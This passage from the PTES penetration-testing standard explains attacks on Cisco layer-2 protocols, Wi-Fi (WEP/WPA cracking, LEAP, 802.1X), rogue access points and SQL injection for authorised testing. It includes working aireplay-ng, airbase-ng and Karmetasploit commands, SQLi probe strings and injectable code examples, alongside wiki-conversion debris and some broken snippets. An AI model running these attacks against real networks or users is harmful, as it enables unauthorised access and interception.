Cisco devices send CDP announcements to the multicast destination address 01:00:0C:CC:CC:CC, out each connected network interface. These multicast packets may be received by Cisco switches and other networking devices that support CDP into their connected network interface. This multicast destination is also used in other Cisco protocols such as VTP. By default, CDP announcements are sent every 60 seconds on interfaces that support Subnetwork Access Protocol (SNAP) headers, including Ethernet, Frame Relay, and Asynchronous Transfer Mode (ATM).

Each Cisco device that supports CDP stores the information received from other devices in a table that can be viewed using the `show cdp neighbors` command. This table is also accessible via snmp. The CDP table information is refreshed each time an announcement is received, and the holdtime for that entry is reinitialized. The holdtime specifies the lifetime of an entry in the table - if no announcements are received from a device for a period in excess of the holdtime, the device information is discarded (default 180 seconds).

The information contained in CDP announcements varies by the type of device and the version of the operating system running on it. This information may include the operating system version, hostname, every address (i.e. IP address) from all protocol(s) configured on the port where CDP frame is sent, the port identifier from which the announcement was sent, device type and model, duplex setting, VTP domain, native VLAN, power draw (for Power over Ethernet).

156 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1 devices), and other device specific information. The details contained in these announcements are easily extended due to the use of the type-length-value (TLV) frame format. The tool for attacking CDP is Yersinia.

Screenshot Here

Hot Standby Router Protocol (HSRP)

Hot Standby Router Protocol (HSRP) is a Cisco proprietary redundancy protocol for establishing a fault-tolerant default gateway, and has been described in detail in RFC 2281. The Virtual Router Redundancy Protocol (VRRP) is a standards-based alternative to HSRP defined in IETF standard RFC 3768. The two technologies are similar in concept, but not compatible.

The protocol establishes a framework between network routers in order to achieve default gateway failover if the primary gateway should become inaccessible, in close association with a rapid-converging routing protocol like EIGRP or OSPF. By multicasting packets, HSRP sends its hello messages to the multicast address 224.0.0.2 (all routers) using UDP port 1985, to other HSRP-enabled routers, defining priority between the routers. The primary

router with the highest configured priority will act as a virtual router with a pre-defined gateway IP address and will respond to the ARP request from machines connected to the LAN with the MAC address 0000.0c07.acXX where XX is the group ID in hex. If the primary router should fail, the router with the next-highest priority would take over the gateway IP address and answer ARP requests with the same mac address, thus achieving transparent default gateway fail-over. A HSRP Basics Simulation visualizes Active/Standy election and link failover with Hello, Coup, ARP Reply packets, and timers.

HSRP and VRRP are not routing protocols as they do not advertise IP routes or affect the routing table in any way.

HSRP and VRRP on some routers have the ability to trigger a failover if one or more interfaces on the router go down.

This can be useful for dual branch routers each with a single serial link back to the head end. If the serial link of the

primary router goes down, you would want the backup router to take over the primary functionality and thus retain

connectivity to the head end. The tool for attacking HSRP is Yersinia.

Screenshot Here

Virtual Switch Redundancy Protocol (VSRP)

The Virtual Switch Redundancy Protocol (VSRP) is a proprietary network resilience protocol developed by Foundry

Networks and currently being sold in products manufactured by both Foundry and Hewlett Packard. The protocol

differs from many others in use as it combines Layer 2 and Layer 3 resilience - effectively doing the jobs of both

Spanning tree protocol and the Virtual Router Redundancy Protocol at the same time. Whilst the restrictions on the

physical topologies able to make use of VSRP mean that it is less flexible than STP and VRRP it does significantly

improve on the failover times provided by either of those protocols.

Dynamic Trunking Protocol (DTP)

The Dynamic Trunking Protocol (DTP) is a proprietary networking protocol developed by Cisco Systems for the

purpose of negotiating trunking on a link between two VLAN-aware switches, and for negotiating the type of trunking

encapsulation to be used. It works on the Layer 2 of the OSI model. VLAN trunks formed using DTP may utilize

either IEEE 802.1Q or Cisco ISL trunking protocols.

DTP should not be confused with VTP, as they serve different purposes. VTP communicates VLAN existence information

between switches. DTP aids with trunk port establishment. Neither protocol transmits the data frames that

trunks carry. The tool for attacking DTP is Yersinia.

Screenshot Here

9.4. Exploitation 157

The Penetration Testing Execution Standard Documentation, Release 1.1

Spanning Tree Protocol (STP)

The Spanning Tree Protocol (STP) is a network protocol that ensures a loop-free topology for any bridged Ethernet

local area network. The basic function of STP is to prevent bridge loops and ensuing broadcast radiation.

Spanning

tree also allows a network design to include spare (redundant) links to provide automatic backup paths if an active link

fails, without the danger of bridge loops, or the need for manual enabling/disabling of these backup links.

STP is a Data Link Layer protocol. It is standardized as IEEE 802.1D. As the name suggests, it creates a spanning tree

within a mesh network of connected layer-2 bridges (typically Ethernet switches), and disables those links that are not

part of the spanning tree, leaving a single active path between any two network nodes. The tool for attacking STP is

Yersinia.

Screenshot Here

Open Shortest Path First (OSPF)

Open Shortest Path First (OSPF) is an adaptive routing protocol for Internet Protocol (IP) networks. It uses a link state

routing algorithm and falls into the group of interior routing protocols, operating within a single autonomous system

(AS). It is defined as OSPF Version 2 in RFC 2328 (1998) for IPv4. The updates for IPv6 are specified as OSPF

Version 3 in RFC 5340 (2008).

RIP

RIP is a dynamic routing protocol used in local and wide area networks. As such it is classified as an interior gateway

protocol (IGP). It uses the distance-vector routing algorithm. It was first defined in RFC 1058 (1988). The protocol has

since been extended several times, resulting in RIP Version 2 (RFC 2453). Both versions are still in use today, although

they are considered to have been made technically obsolete by more advanced techniques such as Open Shortest Path

First (OSPF) and the OSI protocol IS-IS. RIP has also been adapted for use in IPv6 networks, a standard known as

RIPng (RIP next generation) protocol, published in RFC 2080 (1997).

VLAN Hopping

VLAN hopping (virtual local area network hopping) is a computer security exploit, a method of attacking networked

resources on a VLAN. The basic concept behind all VLAN hopping attacks is for an attacking host on a VLAN to gain

access to traffic on other VLANs that would normally not be accessible. There are two primary methods of VLAN

hopping: switch spoofing and double tagging.

In a switch spoofing attack, an attacking host that is capable of speaking the tagging and trunking protocols used in

maintaining a VLAN imitates a trunking switch. Traffic for multiple VLANs is then accessible to the attacking host.

In a double tagging attack, an attacking host prepends two VLAN tags to packets that it transmits. The first header

(which corresponds to the VLAN that the attacker is really a member of) is stripped off by a first switch the packet

encounters, and the packet is then forwarded. The second, false, header is then visible to the second switch that the

packet encounters. This false VLAN header indicates that the packet is destined for a host on a second,

target VLAN.

The packet is then sent to the target host as though it were layer 2 traffic. By this method, the attacking host can bypass layer 3 security measures that are used to logically isolate hosts from one another. The tool for attacking 802.1q is Yersinia.

Screenshot Here

VLAN Trunking Protocol (VTP)

VLAN Trunking Protocol (VTP) is a Cisco proprietary Layer 2 messaging protocol that manages the addition, deletion,

and renaming of Virtual Local Area Networks (VLAN) on a network-wide basis. Cisco's VLAN Trunk Protocol

158 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

reduces administration in a switched network. When a new VLAN is configured on one VTP server, the VLAN is

distributed through all switches in the domain. This reduces the need to configure the same VLAN everywhere. To do

this, VTP carries VLAN information to all the switches in a VTP domain. VTP advertisements can be sent over ISL,

802.1q, IEEE 802.10 and LANE trunks. VTP is available on most of the Cisco Catalyst Family products. The tool for

attacking VTP is Yersinia.

Screenshot Here

9.4.3 RF Access

The goal of the earlier phases is to gather every possible piece of information about the Radio

Frequencies in use that

can be leveraged during this phase.

Unencrypted Wireless LAN

It is possible to actually connect to an unencrypted Wireless LAN (WLAN). To connect to an unencrypted WLAN,

you simply have to either issue appropriate commands or use a GUI interface to connect.

Iwconfig (Linux)

The following commands to connect up to the ESSID. To ensure that the wireless interface is down, issue the

following:

`ifconfig <nowiki></nowiki>interface<nowiki>></nowiki> down`

Force dhclient to release any currently assigned DHCP addresses with the following command:

`dhclient -r <nowiki></nowiki>interface<nowiki>></nowiki>`

Bring the interface back up with the following command:

`ifconfig <nowiki></nowiki>interface<nowiki>></nowiki> up`

Iwconfig is similar to ifconfig, but is dedicated to the wireless interfaces. It is used to set the parameters of the network

interface which are specific to the wireless operation. To assign set the ESSID (or Network Name to the wireless

interface, use the following command:

`iwconfig <nowiki></nowiki>interface<nowiki>></nowiki> essid "ESSID_IN_QUOTES"`

Next we need to set the operating mode of the device, which depends on the network topology. Setting this to Managed

means that we are connecting to a network that is composed of access points.

`iwconfig <nowiki></nowiki>interface<nowiki>></nowiki> mode Managed`

9.4. Exploitation 159

The Penetration Testing Execution Standard Documentation, Release 1.1

Use dhclient to obtain a DHCP addresses with the following command:

```
dhclient <nowiki></nowiki>interface<nowiki>></nowiki>
```

At this point we should receive an IP address and be connected to the client's wireless network. Ensure that adequate

screen shots are taken to definitively indicate the ability to connect, receive an IP address, and traverse the network.

Windows (XP/7)

Based upon the wireless network adapter installed, Windows will provide you with a mechanism to connect to wireless

networks. The version of Windows utilized will dictate the process. For this reason we are covering Windows XP and

7.

Screenshot Here

Windows XP will show an icon with a notification that says it has found wireless networks.

Screenshot Here

Right-click the wireless network icon in the lower right corner of your screen, and then click "View AvailableWireless

Networks."

Screenshot Here

The Wireless Network Connection window appears and displays your wireless network listed with the SSID you

chose. If you don't see your network, click Refresh network list in the upper left corner. Click your network, and then

click Connect in the lower right corner.

Windows 7 offers the same ability to connect to wireless networks. On the right side of the taskbar, you will see a

wireless network icon like the one below. Click on it.

Screenshot Here

A window with available network connections will open. As you can see from the screenshot below, the list is split by

the type of available network connections. At the top you have dial-up and virtual private network (VPN) connections,

while at the bottom you have a list of all the wireless networks which Windows 7 has detected. To refresh the list of

available networks, click on the button highlighted in the screenshot below.

Screenshot Here

You can scroll down through the list of available networks. Once you decided on which network to connect to, click

on it. Next, click on the Connect button.

Screenshot Here

If everything is OK, Windows 7 will connect to the network you selected using the given security key.

Attacking the Access Point

All identified access points are vulnerable to numerous attacks. For completeness, we've included some attack methods

that may not be a part of all engagements. Ensure that the scoping is reviewed prior to initiating any attacks.

Denial of Service (DoS)

Within the standard, there are two packets that help in this regard, the Clear To Send (CTS) and Request To Send (RTS)

packets. Devices use RTS packets when they have something big to send, and they don't want other devices to step on

their transmission. CTS packets are sent so that the device knows it's okay to transmit. Every device (other than the

one that sent the RTS) within the range of the CTS packet cannot transmit anything for the duration specified.

160 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

The first technique is to transmit the CTS packets, meaning that anyone in range of your signal will be unable to

transmit. This requires a high-gain Omni-directional antenna to a much greater impact. The second technique is to

send an RTS packet to the AP you are targeting. Once the AP gets the RTS packet, it will send the CTS. A highly

directional antenna from a distance can be used to target the AP with an RTS packet. Generally speaking, transmitting

the CTS has a greater impact.

Cracking Passwords

WPA-PSK/ WPA2-PSK

WPA-PSK is vulnerable to brute force attack. Tools like Aircrack and coWPAtty take advantage of this weakness

and provided a way to test keys against dictionaries. The problem is that it's a very slow process.

Precomputational

attacks are limited as the BSSID and the BSSID length are seeded into the passphrase hash. This is why WPA-PSK

attacks are generally limited due by time. There is no difference between cracking WPA or WPA2, the authentication

is essentially the same.

The main requirement for any WPA/WPA2 is to capture the authentication handshake and then use Aircrack-*ng* to

crack the pre-shared key. This can be done either actively or passively. "Actively" means you will accelerate the

process by deauthenticating an existing wireless client. "Passively" means you simply wait for a wireless client to

authenticate to the WPA/WPA2 network.

WPA/WPA2-Enterprise

In environments with a large number of users, such as corporations or universities, WPA/WPA2 pre-shared key management

is not feasible. For example, it wouldn't be possible to track which users are connected and it would be impossible to revoke access to the network for individuals without changing the key for everyone.

Therefore WPA2

Enterprise authenticates users against a user database (RADIUS). Two common methods to do that are WPA2-EAP-TLS

and WPA2-PEAP.

Attacks

LEAP

This stands for the Lightweight Extensible Authentication Protocol. This protocol is based on 802.1X and helps

minimize the original security flaws by using WEP and a sophisticated key management system. This EAP-version

is safer than EAP-MD5. This also uses MAC address authentication. LEAP is not safe against crackers.

THCLeapCracker

can be used to break Cisco's version of LEAP and be used against computers connected to an access point in the form of a dictionary attack. Anwrap and asleap are other crackers capable of breaking LEAP.

Asleap

Asleap is a designed specifically to recover weak LEAP (Cisco's Lightweight Extensible Authentication Protocol) and

PPTP passwords. Asleap performs Weak LEAP and PPTP password recovery from pcap and AiroPeek files or from

live capture. Finally, it has the ability to deauthenticate clients on a leap WLAN (speeding up leap password recovery).

Screenshot Here

The first step involved in the use of asleap is to produce the necessary database (.dat) and index files (.idx) using

genkeys from the supplied (-r) a dictionary (wordlist) file.

Screenshot Here

The final step in recovering the weak LEAP password is to run the asleap command with our newly created .dat and

.idx files:

9.4. Exploitation 161

The Penetration Testing Execution Standard Documentation, Release 1.1

Screenshot Here

802.1X

802.1X is an IEEE Standard for port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of

networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.

IEEE 802.1X defines the encapsulation of the Extensible Authentication Protocol (EAP) over IEEE 802 which is

known as "EAP over LAN" or EAPOL. There are two main attacks which can be used against 802.1X:
Key Distribution Attack

The key distribution attack exploits a weakness in the RADIUS protocol. The key distribution attack relies on an

attacker capturing the PMK transmission between the RADIUS server and the AP. As the PMK is transmitted outside

of the TLS tunnel, its protection is solely reliant on the RADIUS server's HMAC-MD5 hashing algorithm. Should

an attacker be able to leverage a man-in-the-middle attack between the AP and RADIUS sever, a brute-force attempt

could be made to crack the RADIUS shared secret. This would ultimately provide the attacker with access to the PMK

- allowing full decryption of all traffic between the AP and supplicant.

RADIUS Impersonation Attack

The RADIUS impersonation attack relies on users being left with the decision to trust or reject certificates from the

authenticator. Attackers can exploit this deployment weakness by impersonating the target network's AP service set

identifier (SSID) and RADIUS server. Once both the RADIUS server and AP have been impersonated the attacker can

issue a 'fake' certificate to the authenticating user. After the certificate has been accepted by the user the client will

proceed to authenticate via the inner authentication mechanism. This allows the attacker to capture the MSCHAPv2

challenge/response and attempt to crack it offline.

PEAP

The Protected Extensible Authentication Protocol (Protected EAP or PEAP) is a protocol that encapsulates the Extensible

Authentication Protocol (EAP) within an encrypted and authenticated Transport Layer Security (TLS) tunnel. The

purpose was to correct deficiencies in EAP; EAP assumed a protected communication channel, such as

that provided by physical security, so facilities for protection of the EAP conversation were not provided.

RADIUS Impersonation Attack

The RADIUS impersonation attack relies on users being left with the decision to trust or reject certificates from the authenticator. Attackers can exploit this deployment weakness by impersonating the target network's AP service set identifier (SSID) and RADIUS server. Once both the RADIUS server and AP have been impersonated the attacker can issue a 'fake' certificate to the authenticating user. After the certificate has been accepted by the user the client will proceed to authenticate via the inner authentication mechanism. This allows the attacker to capture the MSCHAPv2 challenge/response and attempt to crack it offline.

Authentication Attack

The PEAP authentication attack is a primitive means of gaining unauthorized access to PEAP networks. By sniffing usernames from the initial (unprotected) PEAP identity exchange an attacker can attempt to authenticate to the target network by 'guessing' user passwords. This attack is often ineffective as the authenticator will silently ignores bad login attempts ensuring a several second delay exists between login attempts.

162 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

EAP-Fast

EAP-FAST (Flexible Authentication via Secure Tunneling) is Cisco's replacement for LEAP. The protocol was designed to address the weaknesses of LEAP while preserving the "lightweight" implementation. EAP-FAST uses a Protected Access Credential (PAC) to establish a TLS tunnel in which client credentials are verified. EAP-FAST provides

better protection against dictionary attacks, but is vulnerable to MITM attacks. Since many implementations of

EAP-FAST leave anonymous provisioning enabled, AP impersonation can reveal weak credential exchanges.

WEP/WPA/WPA2

The core process of connecting to a WEP encrypted network revolves around obtaining the WEP key for the purpose

of connecting to the network. There are several tools that can be used to perform attacks against WEP.

Aircrack-ng

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets

have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well

as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.

The first step is to place the wireless interface in monitor mode by entering:

`airmon-ng start wlan0`

Airmon-ng

Airmon-ng is used to enable monitor mode on wireless interfaces. It may also be used to go back from monitor mode

to managed mode. Entering the airmon-ng command without parameters will show the interfaces status.

To start wlan0 in monitor mode:

`airmon-ng start wlan0`

To start wlan0 in monitor mode on channel 8:

airmon-ng start wlan0 8

To stop wlan0:

airmon-ng stop wlan0

To check the status:

airmon-ng

Screenshot Here

Enter “iwconfig” to validate the wireless interfaces. The output should look similar to:

Screenshot Here

Airodump-ng

9.4. Exploitation 163

The Penetration Testing Execution Standard Documentation, Release 1.1

Airodump-ng is used for packet capturing of raw 802.11 frames and is particularly suitable for collecting WEP IVs

(Initialization Vector) for the intent of using them with Aircrack-ng. If you have a GPS receiver connected to the

computer, Airodump-ng is capable of logging the coordinates of the found access points.

Usage:

airodump-ng <nowiki></nowiki>options<nowiki>></nowiki><nowiki></nowiki>interface<nowiki>>

[</nowiki>,<Options:

--ivs : Save only captured IVs

--gpsd : Use GPSd

--write <nowiki></nowiki>prefix<nowiki>></nowiki> : Dump file prefix

-w : same as --write

--beacons : Record all beacons in dump file

--update <nowiki></nowiki>secs<nowiki>></nowiki> : Display update delay in seconds

--showack : Prints ack/cts/rts statistics

-h : Hides known stations for --showack

-f <nowiki></nowiki>msecs<nowiki>></nowiki> : Time in ms between hopping channels

--berlin <nowiki></nowiki>secs<nowiki>></nowiki> : Time before removing the AP/client from the screen when no more packets

are received (Default: 120 seconds)

-r <nowiki></nowiki>file<nowiki>></nowiki> : Read packets from that file

-x <nowiki></nowiki>msecs<nowiki>></nowiki> : Active Scanning Simulation

--output-format

<nowiki></nowiki>formats<nowiki>></nowiki> : Output format. Possible values:

pcap, ivs, csv, gps, kismet, netxml

Short format "-o"

The option can be specified multiple times. In this case, each file format specified will be output.

Screenshot Here

Screenshot Here

Aireplay-ng

Aireplay-ng is primarily used to generate or accelerate traffic for the later use with Aircrack-ng (for cracking WEP

keys). Aireplay-ng supports various attacks such as deauthentication, fake authentication, Interactive packet replay,

hand-crafted ARP request injection and ARP-request re injection. Usage:

164 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

aireplay-ng <nowiki></nowiki>options<nowiki>></nowiki><nowiki></nowiki>replay

interface<nowiki>></These are the attack names and their corresponding "numbers":

- “Attack 0: ”Deauthentication

- “Attack 1: ”Fake authentication

- "Attack 2: "Interactive packet replay
- "Attack 3: "ARP request replay attack
- "Attack 4: "KoreK chopchop attack
- "Attack 5: "Fragmentation attack
- "Attack 9: "Injection test

Note: Not all options apply to all attacks.

Attack 0 - Deauthentication

A deauthentication attack sends disassociation packets to one or more clients who are currently associated with an AP. Disassociating clients can reveal a hidden / cloaked ESSID. Deauthentication attacks also provide an ability to

capture WPA/WPA2 handshakes by forcing clients to re-authenticate.

`aireplay-ng -0 1 -a 34:EF:44:BB:14:C1 -c 00:E0:4C:6D:27:8D wlan0`

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
- -a 34:EF:44:BB:14:C1 is the MAC address of the access point
- -c 00:E0:4C:6D:27:8D is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated
- wlan0 is the interface name

Screenshot Here

Attack 1 - Fake authentication

The fake authentication attack allows you to perform the two types of WEP authentication (Open System and Shared

Key) and to associate with an AP. This attack is useful in scenarios where there are no associated clients. Note that

fake authentication attacks do not generate ARP packets.

`aireplay-ng -1 0 -e 2WIRE696 -a 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0`

- -1 means fake authentication
- 0 reassociation timing in seconds
- -e 2WIRE696 is the wireless network name
- -a 34:EF:44:BB:14:C1 is the access point MAC address
- -h 00:E0:4C:6D:27:8D is our card MAC address
- wlan0 is the wireless interface name

9.4. Exploitation 165

The Penetration Testing Execution Standard Documentation, Release 1.1

Screenshot Here

Attack 3 - ARP Request Replay Attack

The classic ARP request replay attack is the most effective way to generate new initialization vectors.

This attack is

probably the most reliable of all. The program listens for an ARP packet then retransmits it back to the AP. This, in

turn causes the AP to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and

over. However, each ARP packet repeated by the AP has a new IV. The collection of these IVs will later help us later

in determining the WEP key.

`aireplay-ng -3 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0`

- -3 means standard arp request replay
- -b 34:EF:44:BB:14:C1 is the access point MAC address
- -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)

- wlan0 is the wireless interface name

Attack 4 - KoreK chopchop

The KoreK chopchop attack can decrypt a WEP data packet without knowing the key. It can even work against dynamic WEP. This attack does not recover the WEP key itself, it merely reveals the plaintext. Some APs are not vulnerable to this attack. They may seem vulnerable at first but actually drop data packets shorter than 60 bytes. If

the AP drops packets shorter than 42 bytes, Aireplay tries to guess the rest of the missing data, as far as the headers are predictable. If an IP packet is captured Aireplay checks if the checksum of the header is correct after guessing its

missing parts. Remember that this attack requires at least one WEP data packet.

`aireplay-ng -4 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0`

- -4 means the chopchop attack

- -b 34:EF:44:BB:14:C1 is the access point MAC address

- -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)

- wlan0 is the wireless interface name

Attack 5 - Fragmentation Attack

The fragmentation attack does not recover the WEP key itself, but (also) obtains the PRGA (pseudo random generation algorithm) of the packet. The PRGA can then be used to generate packets with Packetforge-ng which are in turn are

used for various injection attacks. The attack requires at least one data packet to be received from the AP in order to

initiate the attack. Basically, the program obtains a small amount of keying material from the packet then attempts to

send ARP and/or LLC packets with known content to the AP. If the packet is successfully echoed back by the AP then

a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times

until 1500 bytes of PRGA are obtained (sometimes less than 1500 bytes).

`aireplay-ng -5 -b 34:EF:44:BB:14:C1 -h 00:E0:4C:6D:27:8D wlan0`

- -5 means run the fragmentation attack

- -b 34:EF:44:BB:14:C1 is the access point MAC address

- -h 00:E0:4C:6D:27:8D is the source MAC address (either an associated client or from fake authentication)

- wlan0 is the wireless interface name

166 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Attack 9: Injection test

The injection test determines if your card can successfully inject wireless packets, and measures ping response times

to APs. If you have two wireless cards connected, the test can also determine which specific injection attacks can be

successfully executed. The basic injection test lists the APs in the area which respond to broadcast probes, and for

each it performs a 30 packet test which measures the connection quality. This connection quality quantifies the ability

of your card to successfully send and receive a response to the test target. The percentage of responses received gives

a good indication of the link quality.

aireplay-ng -9 wlan0

Where:

- -9 - Injection test.
- wlan0 - the interface name

Screenshot Here

Aircrack-ng

Aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program. Aircrack-ng can recover the WEP key

once enough encrypted packets have been captured with airodump-ng. This part of the Aircrack-ng suite determines

the WEP key using two fundamental methods. The first method is via the PTW approach (Pyshkin, Tews, and Weinmann).

The default cracking method is PTW.

For cracking WPA/WPA2 pre-shared keys, only a dictionary method is used. SSE2 support is included to dramatically

speed up WPA/WPA2 key processing. A “four-way handshake” is required as input. For WPA handshakes, a full

handshake is composed of four packets. However, Aircrack-ng is able to work successfully with just 2 packets.

EAPOL packets (2 and 3) or packets (3 and 4) are considered a full handshake.

9.4.4 Attacking the User

The Rules of Engagement (ROE) should be validated to ensure this is in-scope before conducting any attacks against

the users

Karmetasploit is a modification of the KARMA to integrate it into Metasploit. Karmetasploit creates a working “evil”

access point working that provides network services to an unsuspecting user. The services Karmetasploit provides

include a DNS daemon that responds to all requests, a POP3 service, an IMAP4 service, a SMTP service, a FTP

service, a couple of different SMB services, and a web service. All DNS lookups result in the IP address of the access

point being returned, resulting in a blackhole effect for all email, web, and other network traffic.

To run Karmetasploit, use aireplay-ng to verify that injection is functioning:

aireplay-ng --test [monitor-interface]

The output of aireplay-ng should indicate that injection is working and that one of the local access points could be

reached. If every access point returns 0% and the message indicating injection is working is not there, you likely need

to use a different/patched driver or a different wireless card.

The Metasploit Framework does not have a DHCP module, so a third-party DHCP service must be configured and

installed. The easiest way to accomplish this is by installed the “dhcpd” package. On Backtrack 4 R2, the package is

called “dhcpd3” or on Backtrack 5, the package is called “dhcp3-server”.

apt-get install dhcp3-server

9.4. Exploitation 167

The Penetration Testing Execution Standard Documentation, Release 1.1

Once the DHCP server has been installed, an appropriate configuration file needs to be created. This file is normally

called “dhcpd.conf” or “dhcpd3.conf” and resides in /etc, /etc/dhcp, or /etc/dhcp3. The example below uses the

10.0.0.0/24 network with the access point configured at 10.0.0.1.

```
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;
}
```

To run Karmetasploit, there are three things that need to happen. First, airbase-ng must be started and configured as

a greedy wireless access point. The following example will beacon the ESSID of the target company, respond to all

probe requests, and rebroadcast all probes as beacons for 30 seconds:

```
airbase-ng -P -C 30 -e "<COMPANY ESSID>" -v [monitor-interface]
```

Second, we need to configure the IP address of the at0 interface to match.

```
ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
```

Third, the DHCP server needs to be started on the “at0” TUN/TAP interface created by airbase-ng:

```
dhcpd -cf /etc/dhcpd.conf at0
```

Finally, the Metasploit Framework itself needs to be configured. While its possible to configure each service by hand,

its more efficient to use a resource file with the msfconsole interface. A sample resource file, configured to use 10.0.0.1

as the access point address, with nearly every feature enabled, can be downloaded here [2](#). To use this resource file,

run msfconsole with the -r parameter. Keep in mind that msfconsole must be run as root for the capture services to function.

```
msfconsole -r karma.rc
```

Once the Metasploit Framework processes the commands in the resource file, the standard msfconsole shell will be

available for commands. As clients connect to the access point and try to access the network, the service modules will

do what they can to extract information from the client and exploit browser vulnerabilities.

<Contribution Needed>

<Contribution Needed>

<Contribution Needed>

• DoS / Blackmail angle

A web application involves a web server that accepts input and is most often interfaced using http(s).

The penetration

tester’s goal is to discover any interaction points that can be manipulated to access information, functionality or

services beyond the web applications intended use. Quite often a web application will comprise of tiers.

The tiers are

168 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

generally broken up into web, application, and data. These tiers can run on one or more servers, and any of the tiers

may be load balanced across multiple servers. In the quest to find all the entry points, during the intelligence gathering

and vulnerability analysis phase the penetration tester will utilize mostly GET and POST requests but should also

test head, put, delete, trace, options, connect and patch. The objective is to map all input and output points. These are not limited to simply forms on a page, but include cookies, links, hidden forms, http parameters, etc. During the exploration particular attention should be given to sessions, cookies, error pages, http status codes, indirectly accessible pages, encryption usage and server configuration, dns and proxy cache usage. Ideally, this will be done using both automated and manual methods to discover potential ways to manipulate the web application parameters or logic. This is generally done using some form of client application (browser) and a proxy that can sit between the client application and the web application, and a tool to crawl (aka spider) through page links.

SQL Injection (SQLi)

According to OWASP (https://www.owasp.org/index.php/SQL_Injection) SQL Injection, or as it is more commonly

known SQLi, consists of insertion or “injection” of a SQL query via the input data from the client to the application.

A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/

Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the

content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in

order to effect the execution of predefined SQL commands.

SQL (Structured Query Language) is an interpreted programming language for interfacing with a database. It is

sometimes also lazily used to refer to the database management system. Applications utilize a database to store/retrieve

and process information. The database is usually a relational database, where data is stored in one or more tables,

each table has values in one or more columns (data types/attributes) and rows (element/tuple). There are several

implementations of SQL and each has their own commands and syntax. A few common commands are:

select -

retrieve data union - combine results of two or more selects insert - add new data update - modify existing data delete

- delete data

What is injection? Simply stated, SQL injection exploits a vulnerability that allows data sent to an application to be

interpreted and run as SQL commands.

According to OWASP (https://www.owasp.org/index.php/SQL_Injection) SQL Injection, also known as SQLi, consists

of insertion or “injection” of a SQL query via the input data from the client to the application.

A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/

Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the

content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane

input in order to effect the execution of predefined SQL commands. SQL injection is typically discovered in the Vulnerability Analysis phase (and maybe hinted at in the intelligence gathering phase) of the engagement. One possible way to test for sql injection is to enter a ' into input fields then compare the application response to a well formed request. If the web application is vulnerable to SQLi, a ' may return different results when the SQL statement attempts to execute. Was an error message returned, different results, web page a different size, are different HTTP codes returned. Don't forget to look at the source, not just what is displayed in the browser. Depending on the reaction, it may be necessary to use other tests for injection, for example " or ' or) or +'=' or %27%20or%201=1. It may also be necessary to encode the characters to bypass filters. If the access to the source code of the application is available, review for any variables where input can be manipulated as part of the application usage. In some cases this will be readily apparent, for instance php \$sql = "SELECT * from [table] WHERE tuple = '\$_GET("input")"'; c# \$sql = "SELECT * from [table] WHERE tuple = " + request.getParameter("input") = "";

Several tools are available for the identification and exploitation of SQLi. SQL Tools

- Havij (<http://itsecteam.com/en/projects/project1.htm>)
- SQLmap (<http://sqlmap.sourceforge.net>)

9.4. Exploitation 169

The Penetration Testing Execution Standard Documentation, Release 1.1

- The Mole (<http://sourceforge.net/projects/themole>)
- Pangolin (<http://nosec.org/en/productservice/pangolin>)

XSS

<Contribution Needed>

CSRF

<Contribution Needed>

<Contribution Needed>

- Information Leakage

<Contribution Needed>

- FW/WAF/IDS/IPS Evasion

- Human Evasion

- DLP Evasion

<Contribution Needed>

<Contribution Needed>

- Client Side

- Phishing (w/pretext)

- Service Side

- Out of band

- Post-Exploitation

- Infrastructure analysis

The Social-Engineering Toolkit (SET) is a python-driven suite of custom tools which solely focuses on attacking

the human element of pentesting. It's main purpose is to augment and simulate social-engineering attacks and allow

the tester to effectively test how a targeted attack may succeed. Currently SET has two main methods of attack,

one is utilizing Metasploit payloads and Java-based attacks by setting up a malicious website (which you can clone whatever one you want) that ultimately delivers your payload. The second method is through file-format bugs and e-mail phishing. The second method supports your own open-mail relay, a customized sendmail open-relay, or Gmail integration to deliver your payloads through e-mail. The goal of SET is to bring awareness to the often forgotten attack vector of social-engineering. You can see detailed tutorials here or by downloading the user manual here.

9.4.5 VPN detection

VPN Hunter (<http://www.vphunter.com>) discovers and classifies SSL VPNs from top vendors including Juniper, Cisco, Palo Alto, Citrix, Fortinet, F5, SonicWALL, Barracuda, Microsoft, and Array. VPN Hunter will also attempt to

detect whether two-factor authentication is enabled on the target SSL VPNs.

9.4.6 Route detection, including static routes

<Contribution Needed>

